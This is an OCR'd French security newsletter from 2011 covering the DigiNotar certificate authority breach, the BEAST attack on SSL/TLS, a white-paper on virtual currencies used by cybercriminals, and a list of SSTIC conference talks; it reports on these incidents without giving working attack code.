http://www.sstic.org/media/SSTIC2011/SSTIC-actes/sticky_fingers_and_kbc_custom_shop/SSTIC2011-Article-sticky_fingers_and_kbc_custom_shop-gazet_1.pdf

Virtualisation d'un poste physique depuis le boot - Stéphane Duverger


✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/virtualisation_dun_poste_physique_depuis_le_boot/SSTIC2011-Article-virtualisation_dun_poste_physique_depuis_le_boot-duverger_1.pdf

✚ **Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/virtualisation_dun_poste_physique_depuis_le_boot/SSTIC2011-Slides-virtualisation_dun_poste_physique_depuis_le_boot-duverger.pdf

Attaque d'implémentations cryptographiques par canaux cachés - Philippe Nguyen
Aucun slide , ni white-paper.

RRABBIDS, un système de détection d'intrusion pour les applications Ruby on Rails - Éric Totel, Loic Le Henaff, Romaric Ludinard

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/rrabbids/SSTIC2011-Slides-rrabbids-totel_le-henaff_ludinard.pdf



Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Ce mois-ci nous reviendrons sur l'affaire DigiNotar , l'attaque BEAST et sur le white-paper et phishing du mois...

Rebeccca Weaver

ACTUALITÉ DU MOMENT

Pentest/Attaques :
DigiNotar, le vilain petit canard
(par Stéphane JIN)

Recherche :
BEAST : la nouvelle attaque SSL ?
(par Adrien GUINAULT)

Le white-paper du moment :
Monnaies virtuelles : Les Nouveaux Circuits Financiers Clandestins
(par Marie GARBEZ)

Le phishing du moment :
MasterCard et Visa
(par Adrien GUINAULT)

DigiNotar, le vilain petit canard

par Stéphane JIN


L'année 2011 est mouvementée pour les Autorités de Certification. Après Comodo en mars, et StartSSL en juin dernier, c'est le tour de DigiNotar d'être victime d'une attaque informatique de grande ampleur.

Rappel des faits

DigiNotar, filliale néerlandaise de la société Vasco, a été prise pour cible par des pirates. L'attaque, qui aurait débuté autour du 6 juin 2011, n'a été détectée que le 19 juillet dernier. Cependant, certaines traces remonteraient même à mai 2009.

D'après un premier rapport intermédiaire publié par Fox-IT, l'entreprise chargée d'enquêter sur cette attaque, la sécurité de DigiNotar souffrait de nombreux points faibles. Les enquêteurs ont pu, par exemple, constater l'absence de logiciel antivirus sur les serveurs examinés, serveurs qui étaient d'ailleurs tous infectés par des malwares. De même, l'architecture du réseau serait également à mettre en cause, du fait d'un manque de ségrégation des éléments critiques. De plus, les serveurs web accessibles depuis Internet n'étaient pas à jour en termes de correctifs de sécurité.

En combinant des logiciels et des scripts, dont certains sont qualifiés d'amateurs par Fox-IT, les attaquants ont pu obtenir les droits d'administration sur l'unique domaine Windows de DigiNotar.




Les pirates auraient ensuite produit plus de 500 de certificats frauduleux entre le 10 et le 20 juillet. Certains des certificats émis seraient de type «EV», le plus haut niveau de certification existant à l'heure actuelle. En effet, les informations d'identification du détenteur du certificat et de l'autorité de certification sont clairement mises en valeur.

Il semblerait que l'autorité de certification ait immédiatement pris des mesures pour révoquer les certificats frauduleux, mais ait omis celui qui permettait de certifier l'identité des sous-domaines Google du type «*.google.com». Ce dernier a d'ailleurs été publié sur Internet.

De plus, DigiNotar n'utilisait pas la contrainte «Path Length Constraint» définie dans la RFC 5280. Résultat, lorsqu'un pirate détenait un certificat frauduleux, il était en mesure de générer une infinité d'autres certificats valides.

Une réponse de Vasco moyennement appréciée des éditeurs

L'attaque a éclaté au grand jour grâce à un message posté le 28 août sur un des forums de Google. Un utilisateur iranien s'étonnait alors de recevoir une alerte due à un mauvais certificat SSL dans Google Chrome lorsqu'il tentait de se connecter à Gmail.


Help forum > Gmail > Coffee Shop (off-topic) > Is This MITM Attack to Gmail's SSL ?

Is This MITM Attack to Gmail's SSL ? Report abuse

alibo
Level 1
8/28/11

Hi,
Today, when I trid to login to my Gmail account I saw a certificate warning in Chrome .
I took a screenshot and I saved certificate to a file .

this is the certificate file with screenshot in a zip file:
http://www.mediafire.com/?rrklb17slctityb

and this is text of decoded fake certificate:
http://pastebin.com/ff7Yg663

when I used a vpn I didn't see any warning ! I think my ISP or my government did this attack (because I live in Iran and you may hear something about the story of Comodo hacker!)

Suite à cette information, les différents éditeurs ont commencer à réagir, notamment Microsoft et Google. Ce dernier a d'ailleurs pris la responsabilité d'avertir lui-même Mozilla.

Ce n'est qu'ensuite que Vasco, la maison-mère de DigiNotar, a publié un communiqué confirmant que l'entreprise avait bien été victime d'une attaque informatique, sans toutefois apporter plus de précision.

Microsoft, Mozilla et Google ont fini par supprimer le certificat racine de DigiNotar, invalidant par la même occasion tous les certificats signés par ladite autorité, y compris les certificats non frauduleux.

Le GovCERT, CERT du gouvernement néerlandais, avait demandé aux éditeurs de ne pas mettre en liste noire les certificats émis par une autorité intermédiaire sous le contrôle de DigiNotar dans le cadre du programme gouvernemental «PKIoverheid» (PKIgovernment). En effet, ces certificats avaient été émis indépendamment des autres et n'étaient donc pas affectés par l'attaque. Cependant, après avoir audité l'autorité de certification en cause, le gouvernement néerlandais a revu sa demande. Les éditeurs ont donc finalement supprimer l'exception demandée préalablement.

«DigiNotar n'utilisait pas la contrainte «Path Length Constraint» définie dans la RFC 5280. Résultat, lorsqu'un pirate détenait un certificat frauduleux, il était en mesure de générer une infinité d'autres certificats valides.»

Mozilla est allé encore plus loin que les autres éditeurs. En effet, à la suite de cet incident et du manque de transparence de DigiNotar, Mozilla a demandé à toutes les autorités de certification intégrées dans ses produits de mener des audit de sécurité.

Au moment de l'écriture de cet article, Apple n'a toujours pas réagi, le certificat racine de DigiNotar étant toujours considéré comme sûr dans le trousseau de Mac OS X et iOS. Pourtant une mise à jour règlerait rapidement le problème contrairement aux différents smartphones sous Android, dont les mises à jour doivent être déployées par les fabricants.

L'origine de l'attaque

D'après des traces laissées par les attaquants et les principaux utilisateurs touchés, les soupçons se tournent, une fois de plus, vers le gouvernement iranien. En effet, la surveillance du trafic OCSP («Online Certificate Status Protocol») relative au certificat frauduleux délivré pour le domaine «*.google.com» a révélé que 99% des requêtes provenaient d'Iran.

Pourquoi l'Iran chercherait à compromettre des autorités de certification existantes ? Tout simplement parce que le pays ne dispose pas d'autorité de certification qui lui est propre. Ainsi, la compromission d'autres autorités existantes lui permettrait d'obtenir des certificats valides et utilisables dans le cadre d'espionnage. En effet, de tels certificats pourraient être utilisés afin d'accéder à toutes les communications entre certains serveurs protégés par SSL, et les postes utilisés par les internautes iraniens. Ceci n'est cependant qu'une supposition.

De plus, Fox-IT aurait relevé une «signature» similaire à celle utilisée dans l'attaque de Comodo. «ComodoHacker» est d'ailleurs réapparu sur Internet et revendique une fois de plus être à l'origine de l'attaque. Le pirate déclare en outre disposer d'accès à 4 autres autorités de certification, dont GlobalSign, l'une des autorités de certification les plus actives. Contrairement à DigiNotar, celle-ci a promptement réagi en lançant une enquête, et surtout en suspendant toute émission de certificat durant cette enquête.

La fin de DigiNotar...

Après cette affaire, DigiNotar a été grandement affectée.

Le 14 septembre, l'OPTA, l'autorité de régulation des télécommunications hollandaises, a révoqué l'accréditation donnée à la société pour l'autoriser à émettre des «certificats qualifiés». L'émission et la distribution de ce type de certificats sont, en effet, beaucoup plus réglementées que celles des certificats SSL et EV-SSL classiques.

Selon l'autorité de régulation, DigiNotar ne respectait pas la législation hollandaise, et donc par ce biais la législation européenne. Ayant violé ces différentes lois, et d'après les différents rapports publiés démontrant le non-respect de nombreux points de sécurité, il n'était plus possible pour les Pays-Bas de faire confiance à DigiNotar en ce qui concerne la gestion des certificats et l'authentification des personnes. L'autorité a donc finalement jugé bon de révoquer l'autorisation qui lui avait été donnée.

Cette annonce signe donc probablement le coup de grâce pour DigiNotar.

DigiNotar, le vilain petit canard

Le 19 septembre, Vasco Data Security International, a annoncé la faillite de sa filiale DigiNotar BV. En vertu de l'article 4 de la Loi sur la faillite néerlandaise, la société a déposé un dossier à la Cour de district de Haarlem, Pays-Bas, ce lundi 19 septembre 2011.

La Cour a nommé un syndicat de faillite (le «fiduciaire») et un juge des faillites (le «juge») pour gérer toutes les affaires de DigiNotar.

«Bien que nous soyons attristés par cette action et les circonstances qu'il a nécessité», a déclaré T. Kendall Hunt, président de Vasco et PDG, «nous aimerions rappeler à nos clients et investisseurs que l'incident de DigiNotar n'a aucun impact sur la technologie de Vasco coeur d'authentification. Les infrastructures technologiques de Vasco et DigiNotar restent complètement séparées, ce qui signifie qu'il n'y a pas de risque pour l'infection de l'activité d'authentification forte de Vasco.»

Cette faillite intervient après la compromission de ses certificats (voire CXA-2011-1545).

Références

Références CERT-XMCO :
CXA-2011-0630, CXA-2011-0718, CXA-2011-1483, CXA-2011-1489, CXA-2011-1493, CXA-2011-1521, CXA-2011-1536, CXA-2011-1545, CXA-2011-1583

Blog Google :
http://www.google.com/support/forum/p/gmail/thread?tid=2da6158b094b225a&hl=en

«Microsoft Releases Security Advisory 2607712» :
http://blogs.technet.com/b/msrc/archive/2011/08/29/microsoft-releases-security-advisory-2607712.aspx

«An update on attempted man-in-the-middle attacks» :
http://googleonlinesecurity.blogspot.com/2011/08/update-on-attempted-man-in-middle.html

«Falsely issued Google SSL certificate in the wild for more than 5 week» :
http://nakedsecurity.sophos.com/2011/08/29/falsely-issued-google-ssl-certificate-in-the-wild-for-more-than-5-weeks/

«Google blacklists 247 certificates. Is it related to DigiNotar hacking incident?» :
http://nakedsecurity.sophos.com/2011/08/31/google-blacklists-247-certificates-is-it-related-to-DigiNotar-hacking-incident/

«DigiNotar Hacked by Black.Spook and Iranian Hackers» :
http://www.f-secure.com/weblog/archives/00002228.html

«DigiNotar reports security incident» :
http://vasco.com/company/press_room/news_archive/2011/news_DigiNotar_reports_security_incident.aspx

Mise à jour de Chrome :
http://googlechromereleases.blogspot.com/2011/08/stable-update.html

http://googlechromereleases.blogspot.com/2011/09/stable-channel-update.html

«Fraudulent *.google.com Certificate» :
http://blog.mozilla.com/security/2011/08/29/fraudulent-google-com-certificate/

«DigiNotar Removal Follow Up» :
http://blog.mozilla.com/security/2011/09/02/DigiNotar-removal-follow-up/

«DigiNotar breach due to disastrous security - Update» :
http://www.h-online.com/security/news/item/DigiNotar-breach-due-to-disastrous-security-Update-1337573.html

«Mozilla Communication: Immediate action requested» :
https://groups.google.com/group/mozilla.dev.security.policy/browse_thread/thread/bf2deb09824418fb?pli=1

BEAST : la nouvelle attaque SSL

par Adrien GUINAULT

Laura Gilmore

Les dévouvertes de Julieno Rizzo et Thai Duong

Comme chaque année, de nouvelles recherches sont menées pour tenter de «casser le protocole SSL». Après le «SSL renegociation» qui avait défrayé la chronique fin 2009, la nouvelle attaque à la mode se prénomme BEAST! BEAST correspond à l'acronyme de **«Browser Exploit Against SSL/TLS»**.

Deux chercheurs sont récemment parvenus à mettre en pratique une attaque jusqu'alors théorique sur le protocole SSL. **Juliano Rizzo et Thai Duong**, les deux chercheurs en question, n'en sont pas à leur coup d'essai (voir CXA-2010-1281). Ils ont, en effet, publié en 2010 une preuve de concept permettant d'exploiter une faiblesse au sein de l'implémentation de l'algorithme de chiffrement AES dans ASP.NET.

Cette fois-ci, les deux spécialistes ont exploité une faille, connue de longue date, au sein du protocole SSL/TLS. En effet, les premières traces de cette vulnérabilité remontent à 2002, mais aucune preuve de concept n'avait été publiée jusqu'à présent Le résultat de leurs recherches a été exposé à la conférence **EkoParty** le 23 septembre 2011 à Buenos Aires en Argentine. Ces derniers ont démontré qu'il était possible, pour un pirate réalisant une attaque de type «Man-in-the Middle» et étant en mesure d'injecter des données choisies au sein d'une connexion protégée par SSL/TLS, de déchiffrer le contenu d'un cookie de session envoyé via ladite connexion.

D'après les chercheurs, cette attaque ne s'appliquerait qu'à la **version 1.0 du protocole TLS et 3.0 de SSL**. Les versions supérieures de TLS (1.1 et 1.2) ne sont donc pas concernées. Un très grand nombre de navigateurs sont donc vulnérables, car très peu d'entre eux supportent les dernières versions de ces protocoles.

D'un point de vue cryptographique, la faille de sécurité proviendrait d'une «simplification» voulue par les concepteurs du protocole dans l'usage du mode d'opération cryptographique CBC («Cipher Block Chaining»). Dans un tel environnement, deux possibilités existent dans l'utilisation du CBC :


- Traiter chaque bloc de données comme étant indépendant, et donc générer un nouveau vecteur d'initialisation (IV) pour chaque bloc à chiffrer ;
- Traiter les blocs de données comme un seul objet à chiffrer, et donc les chaîner (l'IV du bloc n correspondant à la valeur chiffré du bloc n-1).

SSLv3 et TLS 1.0 ont choisi la seconde option. En partant de ce constat, il est possible de retrouver le contenu d'un message chiffré en menant des attaques de type «texte en clair choisi».

Le principe de cette attaque consiste, comme son nom l'indique, à faire chiffrer des données de son choix. La connaissance des données en clair et de leurs pendants chiffrés permet ainsi de déduire des informations sur le système ciblé.

«BEAST provient de l'acronyme de Browser Exploit Against SSL/TLS...tout l'attaque réside côté client...»

Une démonstration assez impressionnante a d'ailleurs été réalisée lors de la conférence EkoParty. Une vidéo est disponible. Les chercheurs s'authentifient sur le site de Paypal via le navigateur web Safari, et visitent, dans un autre onglet une page HTML contenant un applet Java malveillant. En moins de 2 minutes, le cookie de session est déchiffré et affiché bien que l'option Secure du cookie soit positionnée.



Dans le même temps, Google, pour qui Adam Langley est l'un des principaux développeurs du composant SSL/TLS de Chrome, devrait proposer une mise à jour de son navigateur afin de protéger les internautes contre l'exploitation de cette faille.

Pour cela, Google aurait modifié la gestion du mode CBC. Les deux chercheurs travailleraient d'ailleurs en étroite collaboration depuis mai dernier avec les développeurs des principaux navigateurs afin de proposer des correctifs. Beaucoup de discussions ont ensuite eu lieu concernant la véracité de cette faille de sécurité, et la possibilité de l'exploiter. Il est important de rappeler à ce sujet que les deux chercheurs ne sont pas novices, et qu'ils ont déjà fait leur preuve à de nombreuses reprises.

La presse s'enflamme!

Quelques heures après l'annonce, les médias se sont rapidement empressés de publier des papiers avec des titres très accrocheurs.

Bien entendu, les mots utilisés sont un peu forts mais le «buzz» a rapidement fait le tour de la Toile.

Les statistiques d'Ivan Ristic

Ivan Ristic, le chercheur en sécurité auteur du site SSL-Labs qui a récemment été racheté par Qualys, a rapidement réagit à la question que chacun peu se poser : «pourquoi BEAST fait peur au monde de la sécurité ?».

En effet, depuis que le travail réalisé par Juliano Rizzo et Thai Duong a été (partiellement) dévoilé (voir CXA-2011-1595), nombreuses sont les personnes qui pourraient se demander pourquoi ne pas simplement interdire les versions vulnérables des protocoles SSL et TLS au niveau des navigateurs et/ou des serveurs, afin de n'utiliser dorénavant que les versions sûres de TLS (1.1 et 1.2) qui sont suffisamment mûres pour cela. Elles datent respectivement de 2006 et 2008.

Le chercheur avait déjà répondu à cette question de façon anticipée lors d'une conférence qu'il avait donnée dans le cadre de la dernière BlackHat qui s'était déroulée à Las Vegas cet été. Le chercheur, avait en effet présenté une analyse sur l'utilisation des protocoles SSL/TLS sur Internet. Pour cela, il s'était intéressé à la configuration des serveurs web de 300 000 sites parmi 1,2 million de sites les plus populaires d'après la société Alexa.

Les résultats sont très éloquents, puisqu'environ 98 % des serveurs supporteraient SSLv3 et TLS v1.0, dont 99 % de ces serveurs placent TLS V1.0 comme algorithme à utiliser de préférence. Seulement, 0,3 % des serveurs supportent et préfèrent utiliser TLS v1.1 et seulement 0,02 % pour la version 1.2 de TLS.

Bref, ces chiffres résument à eux seuls la situation, et la difficulté de migrer subitement vers les versions sûres du protocole. Ils démontrent également le peu d'intérêt des administrateurs de serveurs pour la configuration SSL. Peu de serveurs supportent ces versions du protocole ce qui empêche les développeurs des navigateurs de retirer le support des anciens protocoles vulnérables, et ne les incitent pas à implémenter les nouvelles versions. A l'heure de l'écriture de cet article, seul Opera 10 supporte TLS 1.1 et TLS 1.2, et Internet Explorer 8/9 sur Windows 7 ou 2008 R2 supporte TLS 1.1. Ce problème pourrait aussi être posé dans l'autre sens et pourrait être vu comme un cercle vicieux.

SSL est-il cassé ?

Le protocole SSL n'est donc pas encore mort puisque l'attaque affecte uniquement certaines versions du protocole SSL/TLS. La version TLS 1.1 publiée depuis 5 ans n'est plus vulnérable et permet de contrer cette attaque.
Par ailleurs, l'exploitation reste difficile et repose sur deux facteurs :

- L'injection de données choisies au sein d'une connexion SSL/TLS déjà établie ;
- La mise en place d'une attaque «Man In The Middle», et donc le plus souvent, la nécessité pour l'attaquant de se trouver dans le même réseau local que sa victime.

La nouveauté dans ces découvertes est que les deux chercheurs ont, une fois de plus, réussi à mettre en œuvre des théories de chercheurs avec le développement d'un outil «qui marche dans la vraie vie» !

Référence

Références CERT-XMCO :
CXA-2010-1278, CXA-2010-1281, CXA-2011-1608, CXA-2011-1595

Référence CVE
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3389

«Hackers break SSL encryption used by millions of sites»
http://www.theregister.co.uk/2011/09/19/beast_exploits_paypal_ssl/

«SSL Survey: How many sites support TLS 1.1 and better?»
http://blog.ivanristic.com/2011/09/ssl-survey-protocol-support.html

Blog de Stpéhane Bortzmeyer
http://www.bortzmeyer.org/beast-tls.html

«A Few Thoughts on Cryptographic Engineering»
http://practicalcrypto.blogspot.com/2011/09/brief-diversion-beast-attack-on-tlsssl.html

LE white-paper du mois

Cette nouvelle rubrique présentera, à chaque numéro, le livre banc du moment à lire absolument !

Pour cette première, nous avons choisi le white-paper publié récemment par **Marie Garbez**, notre consultante cybercriminalité.

Ce papier de 43 pages aborde le thème des monnaies virtuelles dont voici un résumé.

Qu'est ce qu'une monnaie virtuelle ?

Dans un monde globalisé, interconnecté et libéralisé à outrance, nos moyens de paiement quotidiens se sont révélés inadaptés. L'argent doit, en effet, pouvoir circuler entre les personnes instantanément, loin de considérations aussi contraignantes que les taux de change, les vérifications bancaires ou les délais d'envois.

L'idée est ainsi née de créer «des monnaies de l'Internet», qui se déplaçeraient sur les réseaux de la Toile en toute liberté et sans restriction. Ces monnaies dites «virtuelles» ont pris une ampleur inattendue et concurrencent, voire remplacent, peu à peu les devises traditionnelles.

Le nombre de monnaies virtuelles en circulation est particulièrement élevé et en réalité difficilement chiffrable. Ce d'autant plus que les principaux acteurs du web (réseaux sociaux, jeux en ligne, casinos virtuels etc.) s'aventurent tous dans la création et la mise à disposition du public de leurs propres monnaies privées.

L'intérêt accru de ces sociétés commerciales apparaît clairement. Il est purement financier car, cette seule activité économique générant chaque année plusieurs milliards de dollars, même les plus réticents commencent à entrevoir des possibilités de profits non négligeables.
Dans toute cette agitation et cette course à la créativité, le consommateur serait presque oublié. Dans le fond, quel peut être son intérêt à recourir à de tels moyens de paiement ?

Quels sont les avantages de ces monnaies ?

Les avantages sont en réalité multiples :
✚ L'internaute peut acheter des biens en ligne ou effectuer des transferts d'argent à d'autres internautes de façon sécurisée. Exposer ses données bancaires sur des sites dont le niveau de protection est inconnu est ainsi évité. Aussi, le fait d'échanger instantanément et dans le monde entier dans une monnaie virtuelle commune et sans frais d'envois est une véritable innovation.

«Les monnaies dites «virtuelles» ont pris une ampleur inattendue et concurrencent, voire remplacent peu à peu les devises traditionnelles.»

✚ Un atout non négligeable de ce système est l'anonymat qu'il procure. La monnaie virtuelle s'achète en espèces dans les grandes surfaces, dans des tabacs ou des magasins spécialisés. Elle est ensuite dépensée et échangée sans jamais dévoiler sa véritable identité. En effet, les internautes ne se connaissent que par des pseudonymes et, dès l'origine, il n'a pas été prévu que les transactions effectuées par ce biais soient traçables.

✚ Le marché des monnaies virtuelles a entièrement révolutionné les possibilités pour les internautes de gérer leurs fonds. Cet argent immatériel est déjà pleinement relié à l'économie traditionnelle, conférant dès lors à des monnaies privées la même légitimité que celle concédée à des devises nationales.
Le fait de posséder mille euros ou mille unités de monnaie électronique devient ainsi indifférent car les fonctions

remplies par ces deux monnaies se superposent peu à peu (réserve de valeur, unité de compte et intermédiaire dans les échanges).

Exemple ci-dessous d'une publicité pour la monnaie électronique russe «Qiwi». La société fournit à tous ses utilisateurs une carte Visa ou Mastercard afin de pouvoir dépenser de l'argent virtuel dans la vie réelle.

«Tout l'argent dans une seule poche – Attachez la carte Visa ou Mastercard à votre porte-monnaie Qiwi et payez, comme cela vous est confortable.»

Les dérives...


Néanmoins la plupart des sociétés émettrices de monnaies virtuelles ont imposé certaines limites à la liberté d'utilisation de leurs services. En effet, les difficultés afférentes à l'identification de l'utilisateur et la traçabilité des opérations ont donné lieu à l'adoption de deux principes élémentaires : soit l'utilisateur ne peux plus effectuer de transactions lorsqu'il atteint un certain plafond, soit l'argent virtuel détenu par la clientèle ne peut pas être reconverti en argent matériel.
Ces deux gardes-fous n'ont pas été respectés par tous, ce qui a donné lieu à de graves dérives. Lorsqu'il devient possible de détenir, de façon anonyme, des sommes astronomiques sur un compte virtuel et d'en disposer aussi aisément qu'un véritable compte bancaire, les premiers intéressés se sont bien évidemment révélés être les criminels et les candidats au blanchiment de revenus illicites.

Les cybercriminels, connectés en permanence aux réseaux informatiques, sont très preneurs de ces monnaies au mode de fonctionnement laxiste. Grâce à elles, ils achètent des données frauduleuses ou rétribuent leurs acolytes.

Certaines monnaies virtuelles ont pu être, sans aucune contestation possible, reliées à des groupes criminels. Malgré cela, l'extrême facilité avec laquelle ces masses d'argent illicites s'introduisent dans nos circuits financiers est déconcertante. Par exemple, avec la monnaie préférée des cybercriminels, le «Liberty Reserve», il est possible de passer des ordres de bourse sur le marché des changes (Forex), deuxième marché financier de la planète. Des sites Internet d' «e-Courtier», propose à leur clientèle de spéculer sur les taux de change des devises et ce, grâce à des dépôts effectués en monnaie virtuelle. Jean-Pierre Jouyet, président de l'Autorité des marché financiers déclarait d'ailleurs au mois de septembre 2011 que «jusqu'à 75% des transactions financières réalisées dans le monde se font de manière opaque, hors des Bourses traditionnelles, et échappent au contrôle du régulateur».

La suite de cet article dans le whitepaper disponible à l'adresses suivante :

http://www.xmco.fr/whitepapers/XMCO-LesNouveauxCircuitsFinanciersClandestins-Sept2011.pdf



Le Phishing du mois

MasterCard et Visa toujours aussi phishés

